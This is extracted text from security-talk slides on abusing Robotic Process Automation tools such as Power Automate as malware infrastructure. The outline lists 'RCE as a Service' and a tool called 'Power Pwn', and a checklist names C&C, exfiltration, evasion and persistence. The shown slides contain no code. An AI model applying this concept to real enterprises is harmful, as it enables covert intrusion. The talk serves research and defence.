
In the real world




In the real world



In the real world



We wanted to do hacking, not ops



Introducing.. Robotic Process Automation (RPA)!



Introducing.. Robotic Process Automation (RPA)!



Trusted cloud services

Trusted communication

Trusted executables

Power Automate



RPA is everywhere

(in the enterprise)



winautomation



RPA can take care of Ops for us



- ✓ C&C
- ✓ Exfiltration
- ✓ Defense evasion
- ✓ Persistency
- ✓ Cleanup



And so much more:

- ✓ Handle errors
- ✓ Support different OS/versions
- ✓ Malware updates
- ✓ Aggregate data across machines
- ✓ ...



Outline

- Malware Ops motivation
- What is RPA?
- RPA technical deep dive
- Abusing RPA: RCE as a Service
- Introducing Power Pwn
- Defense: 4 things to do when you get home

What is RPA?

How anyone can automate mundane processes



Teenage (MMORPG) life



Grunt
work
required



Grunt
work
required




Grunt
work
required




Grunt
work
required







Automation!!



Automation for real



Automation for real



Automation via RPA

Why and How?

- Replace “copy-and-paste integration”
- Drag & drag builder
- Emulate user actions (mouse/keyboard) to connect
- Runs on user machines / dedicated servers

Automation in the enterprise

Why and How?

- Replace “copy-and-paste integration”
- Drag & drag builder
- Emulate user actions (mouse/keyboard) to connect
- Runs on user machines / dedicated servers

Use cases:

- Customer service routines
- Finance payments and reporting
- HR onboarding / offboarding
- Supply chain keep inventory up to date
- Procurement invoice processing

RPA Deep Dive

“included in Windows 11”



Product ▾ Capabilities ▾ Pricing Partners Learn ▾ Support ▾ Community ▾

Sign in Try free

Buy now

